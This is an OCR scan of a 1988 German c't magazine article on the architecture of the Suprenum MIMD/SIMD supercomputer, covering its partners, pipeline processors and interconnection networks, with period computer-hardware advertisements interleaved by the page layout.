Suprenum ist eine gemeinsame Anstrengung von Staat und Privatunternehmen, einen international konkurrenzfähigen Supercomputer zu entwickeln. Aus dem Bundesministerium für Forschung und Technologie flossen bislang über 100 Millionen Mark an Steuergeldern zur Förderung dieses Verbundprojektes von Wissenschaft und Industrie. Zur Koordinierung der zahlreichen Einzelprojekte wurde im Januar 1986 die Suprenum GmbH (Bonn) gegründet; zu Geschäftsführern wurden Prof. Trottenberg (GMD) und Dr. Peinze (Krupp) berufen. Das Stammkapital von 3 Millionen Mark hält zu 54 Prozent die Krupp Atlas Elektronik GmbH, davon 27 Prozent treuhänderisch, zu 18 Prozent die Stollmann GmbH, zu 20 Prozent die Gesellschaft für Mathematik und Datenverarbeitung (GMD).


Die Initiative zu Suprenum geht auf Aktivitäten der Arbeitsgemeinschaft der Großforschungseinrichtungen zurück. Dem Projektstart im Mai 1985 ging eine mehr als einjährige Definitionsphase voraus, die zur Sammlung von Ideen, zur Konzeptbildung und zur Auswahl von Partnern diente.

In diesem Beitrag stellt Prof. Dr. Giloi, Leiter des GMD-Forschungszentrums für Innovative Rechnersysteme und -technologien, die Architektur des Suprenum-Rechners vor.

In einem nachfolgenden Beitrag wird Prof. Dr. Trottenberg aus der Sicht der angestrebten Anwendungsfelder begründen, warum gerade diese Architektur für den Suprenum-Rechner gewählt wurde.




Ein Pipeline-Prozessor kann auch mehrere Pipelines enthalten.



Der prinzipielle Aufbau eines Pipeline-Prozessors

Z-NIX

Super Mouse



IT'S SUPER MOUSE TO THE RESCUE!

Z-NIX® introduces it's new Super Mouse, the mouse designed to replace all other mices!

This new Super Mouse is optimechanical which makes it one of the most reliable and long lasting mice manufactured.

This mosue is compatible with all IBM software which supports a mouse and comes in both serial and bus versions. Being priced below the cost of the average mice on the market today, makes the Z-NIX Super Mouse both cost effective and flexible.

The Super Mouse offers you the assortment of features offered by other mice makers, for less. Some of it's most distinctive features include, but are not limited to:

- A life time warranty on parts and labor backed up by a Customer Support Line for those times when trying to find the problem becomes a problem.
- Two long, feather touch mouse buttons and one short button for when you need the flexibility of a three button mouse.
- Software which includes: mouse drivers, prewritten popup menus, demos, a game and a graphics paint program. (PC PAINT BRUCH or DR HALO III)
- Complete documentation with illustrated line drawings for quick and easy references when words just aren't enough.

Buyers in North America please contact out authorized dealer

U.S. Contact:
Z-NIX COMPANY INC.
10527 Humbolt Street, Los Alamitos CA 90720
Fax: (213)493-2790 Tel: (213)493-2516

Buyers except No. America please contact

(Fty)
THE JOW DIAN ENTERPRISE CO., LTD.
No. 1, Alley 49, Lane 149, Nan Kong Rd.,
Sec. 3 Taipei, Taiwan, R.O.C.
Fax: 886-2-783-7850 Telex: 12674 ZDUCOM
P.O. Box: 18-56, Taipei, Taiwan, R.O.C.
Tel: (02)783-7777 (REP)

IBM PC/XT/AT and IBM PS/2 are registered trademarks of International Business Machines Corp.

Die Suprenum-Partner

Gesellschaft für Mathematik und Datenverarbeitung

Das Institut für Methodische Grundlagen, Sankt Augustin, stellt numerische Anwendungssoftware bereit, wie Algorithmen für lineare Algebra, Differentialgleichungen und Software für numerische Simulationen. Das Forschungszentrum für Innovative Rechnersysteme und -technologie (FIRST) in Berlin realisiert zusammen mit den industriellen Partnern den Knotenrechner, die Kommunikations-Hardware und das Knoten-Betriebssystem. Die Forschungsstelle Programmstrukturen des Instituts für Systemtechnik in Karlsruhe entwickelt einen optimierenden Modula-2-Compiler.

Krupp Atlas Elektronik GmbH, Bremen

Dieser Partner setzt für die Steuerung, Überwachung und Programmierung des Suprenum-Hochleistungskerns den Mehr-Prozessor-Rechner von Krupp Atlas Elektronik ein. Dort wird auch der MIMD-Fortran-Compiler entwickelt und implementiert sowie der Suprenum-1 mit 256 Knoten hergestellt und in Betrieb genommen.

Stollmann GmbH, Hamburg

Sie verfolgt die Einbindung des Suprenum-Projekts in eine lokale Rechnerumgebung und nimmt eine UNIX-Portierung auf das Suprenum-Steuerrechnersystem vor.

Deutsche Forschungs- und Versuchsanstalt für Luft- und Raumfahrt e.V. (DFVLR), Braunschweig, Göttingen

Es werden Verfahren zur Berechnung von Strömungsvorgängen um zwei- und dreidimensionale Geometrien auf der Suprenum-Architektur implementiert.

Dornier GmbH, Friedrichshafen

Programme zur Berechnung kompressibler Strömungen um geometrisch komplexe Konfigurationen (Flugzeuge, Fahrzeuge) werden auf die MIMD-Struktur des Suprenum-Rechners umgestellt.

Kernforschungsanlage Jülich GmbH (KFA)

Die KFA erstellt numerische Grundsoftware zur Lösung von Gleichungssystemen und zur Berechnung von Eigenwerten. Außerdem werden Programme für den Entwurf von Teilchenbeschleunigern entwickelt.

Kernforschungsanlage Karlsruhe GmbH (KFK)

Hier werden für den Suprenum-Rechner numerische Simulationsverfahren entwickelt, um die Eigenschaften von Materie bei extrem hohen Temperaturen und extrem hohem Druck für die kontrollierte Kernfusion zu untersuchen.

Kraftwerk Union AG, Erlangen (KWU)

Die KWU entwickelt ein Programmsystem zur Berechnung von Zuständen im Kern von Leichtwasserreaktoren. Die Anwendung des Multi-Level-Prinzips zur Lösung der Neutronen-Diffusionsgleichung auf der Suprenum-Konfiguration soll bisher nicht erreichte räumliche Auflösungen ermöglichen.

Universität Düsseldorf

Aufgrund langjähriger Erfahrung mit der Entwicklung allgemeiner Mehrgitterprogramme beteiligt sich die Universität Düsseldorf in enger Zusammenarbeit mit der GMD an der Bereitstellung hocheffizienter Lösungsalgorithmen für partielle Differentialgleichungen.

Universität Bonn

Dort befaßt sich eine Arbeitsgruppe mit der Entwicklung einer Programmierumgebung, hauptsächlich mit einem wissensbasierenden Transformationssystem zur halbautomatischen Parallelisierung von sequentiellen Fortran-Programmen.

Technische Hochschule Darmstadt

Auf der Basis des PSG-Systems (Programmier-System-Generator) werden Umgebungen zur Erhöhung der Programmierproduktivität für den Suprenum-Rechner entwickelt.

Technische Universität Braunschweig

Eine Projektgruppe arbeitet an einer Weiterentwicklung des übergeordneten Kommunikationssystems (Suprenum-Bus).

Universität Erlangen-Nürnberg

Hier führt man begleitende Forschungs- und Entwicklungsarbeiten für Suprenum durch: UNIX-Portierung, Techniken zur Messung der Auslastung von Multiprozessorsystemen sowie Untersuchungen zur Abbildung von Mehrgitteralgorithmen auf MIMD-Rechnern.

Architektur (multiple instruction streams – multiple data streams). Das MIMD-Prinzip ist das geeignete Operationsprinzip für die Nutzung der Programmparallelität.

Jeder Prozessor in einem MIMD-Parallelrechner hat seinen privaten Speicher und in der Regel auch alle anderen Betriebsmittel (Betriebssystem), die ihn befähigen, auch als autonomer Rechner zu arbeiten. Man bezeichnet ihn daher als 'Verarbeitungsknoten' oder kurz 'Knoten' der MIMD-Architektur und meint damit den Prozessor mit seinem privaten Speicher und allem Drum und Dran.

Der Trend zu MIMD/ SIMD-Architekturen

Wie bereits erwähnt, sind in den nächsten Jahren Pipeline-Prozessoren mit einer Leistung von etwa 500 MFLOPS zu erwarten. Höhere Leistungen lassen sich nur durch Parallelschalten solcher Prozessoren erzielen. Beginnend mit der Cray-XMP, sind bereits seit einigen Jahren solche Multi-Pipeline-Maschinen auf dem Markt, wie zum Beispiel die Cray-YMP mit 8 Pipeline-Prozessoren und 4000 MFLOPS Spitzenleistung und die ETA-10 mit ebenfalls 8 Prozessoren und 6000 MFLOPS Spitzenleistung.

In diesen Systemen hat jeder Pipeline-Prozessor seinen eigenen Datenspeicher. Da die Prozessoren aber zur Lösung eines Gesamtproblems kommunizieren müssen, können sie über eine Speicherkopplung miteinander Daten austauschen. Es liegt auf der Hand, daß man solche Systeme nicht mit Hunderten oder Tausenden von Pipeline-Prozessoren wird ausstatten können.


Ganz anders liegen die Dinge bei Architekturen, die hochintegrierte Standard-Bauelemente verwenden. Es gibt heute VLSI-Bausteine, die eine Vektorverarbeitungsleistung von 40 MFLOPS für doppelt genaue Fließkomma-Operationen erreichen. Für die Berechnung eines Skalarproduktes schaltet man einen Multiplizierer und einen Addierer wieder zu einer Pipeline zusammen und erhält eine Leistung von 80 MFLOPS bei hinreichend langen Vektoren. Dazu müssen die Operandenströme mit dem Pipeline-Verarbeitungstakt aus dem Speicher in die Pipeline fließen (einen Resultatsstrom gibt es beim Vektorprodukt nicht, da das Resultat ein Skalar ist). Das bedeutet, daß der Speicher mindestens ebensoviel Megawörter liefern muß, wie die Pipeline-Leistung in MFLOPS beträgt.

Selbst unter Anwendung aller beschleunigenden Maßnahmen, wie dem 'static column mode', wird man aus einem einfachen dynamischen Speicher nicht mehr als 20 Megawörter lesen können (alle 50 ns ein Wort). Deshalb ist eine vierfache Speicherverschränkung erforderlich, um das notwendige Minimum an Speicherbandbreite zu erhalten. Die Speicherverschränkung erzeugt allerdings ein neues Problem: Die Daten müssen in der gleichen Ordnung gelesen werden, in der sie beim Schreiben über die einzelnen Speicherbänke verteilt wurden. Verletzt man diese Regel, was nicht immer auszuschließen ist, dann sinkt die Speicherbandbreite sofort ab. Man hat im Laufe der Zeit Methoden entwickelt, um die Wahrscheinlichkeit für das Auftreten dieses Falles klein zu halten.

Ein mit hochintegrierten Bauelementen aufgebauter Vektorrechner läßt sich auf einer einzigen Platine unterbringen und auf einfache Weise durch Luft kühlen. Eine solche kompakte Aufbautechnik erlaubt es ohne weiteres, Systeme mit einigen hundert bis zu tausend solcher Prozessoren zu realisieren.

Diese Parallelrechnerform ist sinnvollerweise als MIMD/ SIMD-Architektur zu bezeich-

FÜR ALLE, DIE SCHNELL SIND.



HEAD AT

Taktfrequenz 6/10 MHZ umschaltbar * 80286 Mainboard * Sockel für Coprozessor * 640 KB bestückt * erweiterbar auf 1 MB * Hercules kompatible Monochrom-Grafik-Karte * 16 Bit FDD-HDD Controller für zwei Festplatten und zwei Laufwerke * 8 Steckplätze * eine serielle Schnittstelle * zwei parallele Schnittstellen * akkugepufferte Echtzeituhr * 5 1/4 Zoll Diskettenlaufwerk 1,2 MB/360 KB * 20 MB Harddisk * Schlüsselschalter * Resetschalter * Deutsche erweiterte Tastatur mit abgesetztem Cursorblock (102 Tasten) * 14 Zoll Flatscreen Monitor (weiß oder amber) * Deutsches Handbuch mit 210 Seiten * HEAD Setup Programm (unterstützt auch 3 1/2 Zoll Laufwerke 1,44 MB) *

2.999.– MARK

Natürlich führen wir auch weitere XT's, AT's, 386er Computersysteme mit: Taktfrequenzen von 10 bis 16 MHZ, Diskettenlaufwerken von 360 KB im Format 5 1/4 Zoll bis zum Format 3 1/2 Zoll mit einer Kapazität von 1,44 MB, Festplatten von 20 MB bis zu 350 MB, Farbgrafikkarten, Farb- und Multisync-Monitore, Matrix- und Laserdrucker, Portable LCD und Plasma Rechnersysteme, Software und und und...

Natürlich haben wir einen 24-Stunden-Reparatur-Service und Wartungsservice, auf Wunsch Trainingsseminare für Anfänger und Fortgeschrittene, Komplettlösungen u.a. für Rechtsanwälte und und und...

Natürlich können Sie sich in unserem 100 qm großen Ladenlokal (Öffnungszeiten: Mo. – Fr. 10 – 13 / 15 – 18 Uhr, Sa. 10 – 13) die vorführbereiten Systeme ansehen. Die Rosenstraße liegt nur 3 Minuten von der City Düsseldorfs entfernt.

HEAD
COMPUTER

Head Computer GmbH
Rosenstraße 1, 4000 Düsseldorf 30
Telefon 02 11 - 49 26 56

Für alle, die sich über das Gesamtprogramm von HEAD informieren möchten.

Bitte senden Sie mir den 12-seitigen illustrierten HEAD-Prospekt.

Name: _____

Straße/Nr.: _____

PLZ/Ort: _____

c't 7/88

nen: Viele Prozessoren mit eigenem Befehlsstrom arbeiten parallel (MIMD-Prinzip), wobei jeder dieser Prozessoren ein Pipeline-Prozessor ist (SIMD-Prinzip). Das MIMD/SIMD-Konzept kann als die vielversprechendste Parallelrechnerarchitektur bezeichnet werden, die Leistungen bis in den Tera-FLOPS-Bereich (1000 Giga-FLOPS) verspricht.

Netzwerk	Komplexität	Diameter	Bemerkungen
2D-Gitter	4N	$N^{1/2}$	starke Lokalität
Baum	2N	log N	zu algorithmenspezifisch
N-Würfel	(N log N)/2	log N	günstig bei globalen Verbindungsanforderungen
Permutation	N log N	log N	blockierunsfrei
Busse	N	1	günstig bei globalen Verbindungsanforderungen
Crossbar	N^2	1	totale Vernetzung, nicht realisierbar für n>64

Kommunikationsprobleme

Für die Kommunikation zwischen den Knoten einer MIMD-Architektur scheidet die Speicherkopplung aus. Sie würde recht bald zu einem gravierenden 'Kommunikations-Flaschenhals' führen. Es bleibt damit nur die Lösung der Kommunikation durch den Austausch von Botschaften.

Die Tabelle zeigt eine Gegenüberstellung von Kommunikationsstrukturen für hochparallele Rechner. In allen Fällen gibt N die Zahl der Knoten an, und 'log' ist der Logarithmus zur Basis 2. 'Komplexität' bezeichnet die Anzahl der Verbindungselemente (Schalter) im Netzwerk, und 'Diameter' die längste Distanz zwischen zwei Knoten. Im einzelnen ist folgendes anzumerken:

Das *2-D-Gitter*, in der Literatur als 'nearest neighbour interconnection' bezeichnet, eignet sich sehr gut für alle zweidimensionalen Gitterprobleme, bei denen die Knoten nur mit ihren Nachbarn kommunizieren. Soll eine Verbindung mit einer Distanz größer als 1 aufgebaut werden, müssen die dazwischenliegenden Knoten als Vermittler auftreten. Dadurch ergibt sich ein sehr ungünstiger Diameter. Damit ist das 2-D-Gitter als globale Verbindungsstruktur ungeeignet. Da sich jede Verbindung (auf Umwegen) durch einen alternativen Weg ersetzen läßt, kann das 2-D-Gitter im Prinzip fehlertolerant gemacht werden (u. U. mit starker Leistungseinbuße).


Der *Baum* hat gegenüber dem 2-D-Gitter eine günstigere Komplexität bei einem günstigeren Diameter. Wegen seiner hierarchischen Struktur eignet er sich besonders für Probleme mit ähnlich hierarchischer Struktur. Dazu gehört die Feldverarbeitung in der Regel nicht. Bei Blockierung eines Knotens kann der gesamte Unterbaum unterhalb dieses Knotens nicht mehr erreicht werden. Die Auswirkung von Blockierungen nimmt ebenso wie der Datenstrom nach der Wurzel des Baumes hin zu. Der Baum ist von Natur aus nicht fehlertolerant.

Der *N-Würfel* (oder Hypercube) hat den günstigen (log N)-Diameter bei einer immer noch recht günstigen Komplexität und ist damit als globale Verbindungsstruktur recht gut geeignet. Alle Verbindungen führen im Prinzip den gleichen Datenstrom. Der N-Würfel wird vielfach als die günstigste Verbindungsstruktur überhaupt angesehen (was sie allerdings nicht ist) und daher auch am häufigsten verwendet. Ein Problem sind beim N-Würfel die unvermeidlichen Blockierungen: Ein blockierter Weg durch den Diameter führt dazu, daß die Hälfte der Knoten nicht zugänglich ist. Bezüglich der Fehlertoleranz gilt ähnliches wie beim 2-D-Gitter.

Das *Permutationsnetzwerk* stellt für jede Verbindungsanforderung zwei alternative Wege zur Verfügung und kann damit ohne Leistungseinbuße fehlertolerant wie auch blockierungsfrei gemacht werden. Dies erkauft man mit einer doppelt so hohen Anzahl Schaltverbindungen wie beim N-Würfel oder seinen Varianten.

Der *Bus* stellt bezüglich Komplexität wie auch Diameter die mit Abstand günstigste Lösung dar. Allerdings kann es bei größerem N erhebliche Bandbreiteprobleme geben, da alle Knoten sich die Übertragungsbandbreite teilen müssen. Durch Verdopplung des Bus kann diese Struktur fehlertolerant gemacht werden; gleichzeitig verdoppelt sich damit die Übertragungskapazität.


Kurze Parallelbusse können heute extrem breitbandig gemacht werden (bis zu 256 MByte/s). Allerdings müssen solche Busse dann sehr kurz sein (Maximallänge = Einschubbreite), so daß nur verhältnismäßig wenige Knoten (etwa 16 bis 32) verbindbar sind. Bitserielle Busse können dagegen sehr lang sein (einige Meter), bei äquivalenten Bandbreiten von etwa 10 (Koaxialkabel) bis 100 (Lichtleiter) MByte/s. Das am häufigsten verwandte Busprotokoll für hohe Übertragungsraten ist der Token Ring.



Jeder Cluster des Suprenum-1 besteht aus 16 Knotenrechnern. Die Cluster kommunizieren untereinander über einen seriellen Token Ring.

Suprenum – Beispiel einer MIMD/SIMD-Architektur

Ein Beispiel für die neue Generation von MIMD/SIMD-Supercomputern ist die Suprenum-Architektur [5], die auf den oben beschriebenen Konzepten beruht. Das erste Mitglied der Suprenum-Familie, der Supre-



Eigener

Reparaturservice

BEMI Computer GmbH
Berlinerstraße 69
3300 Braunschweig
Tel.: 0531 - 374095

BEMI PC/XT Turbo 8MHz

Gehäuse AT-Design mit Schlüssel
und LED Anzeige
Turboboard 8MHz/640K
256K bestückt
150W Netzteil
Diskcontroller für 2 Drive a'360K
Drive 360K
Parallel Interface
Hercules kompatible Graphiccard
Tastatur High Qualität

BEMI Preis- nur 835.00

BEMI PC/AT Turbo 10MHz

Gehäuse AT-Design mit Schlüssel
und LED Anzeige
Turboboard 10MHz/1MB
512K bestückt
200W Netzteil
Diskcontroller für 2 Drive 1.2MB
Drive 1.2 MB
Parallel Interface
Hercules kompatible Graphiccard
Tastatur High Qualität

BEMI Preis-nur 1898.00

***** Neu *** - Towergehäuse für XT oder AT Aufpreis nur 599.00 DM**

XT Interface Karten

Multi I/O Card	149.00
XT Controller 2 Drive	49.00
Color Graphic Card	149.00
Hercules kompatibel Card	99.00
360K Drive	179.00
720K Drive 3.5 Zoll	249.00
1,44 MB Drive 3,5 Zoll	298.00
Co Prozessor 8087-8MHz	330.00
XT Tastatur standard	99.00
XT Tastatur extra Cursor	169.00

EGA Karten

EGA Wonder ATI 800*560	380.00
Genoa Super Hires 800*600	398.00
EGA Super 640*480	378.00
EGA standard 640*350	248.00

Commodore Computer

Commodore PC 10III	1798.00
Commodore PC 20III	2598.00
Amiga 2000 mit Monitor	2798.00
Amiga 500	1098.00
Amiga Monitor 1084	739.00

Festplatten

20MB ST 225 und Controller	538.00
20MB Filecard	698.00
30MB ST 238 RLL&Contr.	619.00
30MB Filecard RLL	898.00
40MB Festplatte ST251	798.00
40MB Platte Miniscr.	**698.00**
80MB Platte / 28ms	**1498.00**
52MB Wangtek Streamer	898.00
Streamer Cassette	85.00

Neu - Handy Reader

Texterkennung für Handy Scanner&
Handy Scanner

Paketpreis 848.00 DM

Btx für XT/AT

Btx Karte mit FTZ Nr

nur 499.00 DM

Btx für Atari	398.00
Btx für Amiga	398.00

AT Interface Karten

Seriell /Parallel Card	139.00
Seriell/Parallel/Game Card	159.00
FDD Controller 1.2MB	99.00
HDD/FDD Controller	399.00
HDD/FDD RLL Interleave1	448.00
Perstor/Contr.40MB = 77MB	448.00
1.2MB Drive AT/XT	259.00
3.5MB Multifunktion (0K)	398.00
Co Prozessor 80287-10MHz	639.00
AT Tastatur extra Cursor	169.00
AT Tastatur standard	99.00

Maus

Maus **Genius GM6**	99.00
Maus **Genius GM 6 +**	119.00
MS kompatible Maus	89.00

Monitore

Monitor 14" mit Fuß	238.00
Flat Screen 14" mit Fuß	349.00
EGA Monitor 14" mit Fuß	845.00
Multisync Fujitsu ME 503G	1198.00
Multisync NEC II	1548.00

NEC GS Multisync Monitor monocrome 548,- DM

NEU VGA jetzt auch mit EGA-Wonder von ATI EGA-Wonder VIP 598,00
NEU Handy Scanner HS 1000 DFI erkennt Graustufen BEMI-Preis 468,00

Ega Monitor

original **Grundig** Typ BGC 14
zusätzlich Scat-Buchse
nur

798.00 DM

Gefragte Drucker

Star LC 10 (paralell o. VC64)	545.00
Citizen 120 D	398.00
NEC P 2200	848.00
NEC P6	1098.00
NEC P7	1390.00
Seikosha SL80 AI	798.00
OKI Leaserline 6	3698.00
Brother Leaser HL8	4998.00

Die Renner

Teco VP 1814 Drucker

NLQ / 7 K Buffer / 180Z Sec.
NUR 499.00 DM

Multiscan s/w 910*620

Invers schaltbar14 Zoll 30 MHZ
(wie NEC GS)
NUR 488.00 DM

Epson Drucker


Epson LQ 850	**1298.00**
Epson LQ 500	**848.00**
Epson LQ 1050	**1698.00**
Epson LX 800	**545.00**

Apple/Brother/Citizen/Commodore/Epson/Fujitsu/Graphtec/Itoh/Juki/NEC/Panasonic/Star/Tandon/Victor/Vortex u.s.w. .

und das alles zu BEMI Service TIEFSTPREISEN

Montag - Freitag 9.00 - 13.00 / 14.30 - 18.00 Samstag 9.00 - 13.00

Versand per Nachnahme oder Vorauskasse zuzüglich Versandkosten ! - Abholung Bar Kasse oder Euroscheck



Zentrale Bestandteile der Knotenrechner beim Suprenum-1 sind Standard-VLSI-Prozessoren: eine 68020-CPU, eine PMMU vom Typ 68851 und 68882-FPUs.

num-1, wird seit Mitte 1986 bei der GMD im Forschungszentrum für innovative Rechnersysteme und -technologien der TU Berlin (FIRST) und seinen industriellen Partnern entwickelt; gegen Ende diesen Jahres wird der Suprenum-1 fertigungsreif sein.

Suprenum ist ein botschaftenorientiertes System (message passing system), das heißt, es gibt keinen gemeinsam benutzten Speicher. Dies ist schon deshalb notwendig, um die für massivparallele Rechner notwendige Fehlertoleranz zu gewährleisten. Ferner vermeidet man die bei speichergekoppelten Systemen sehr nachteiligen Zugriffskonflikte.

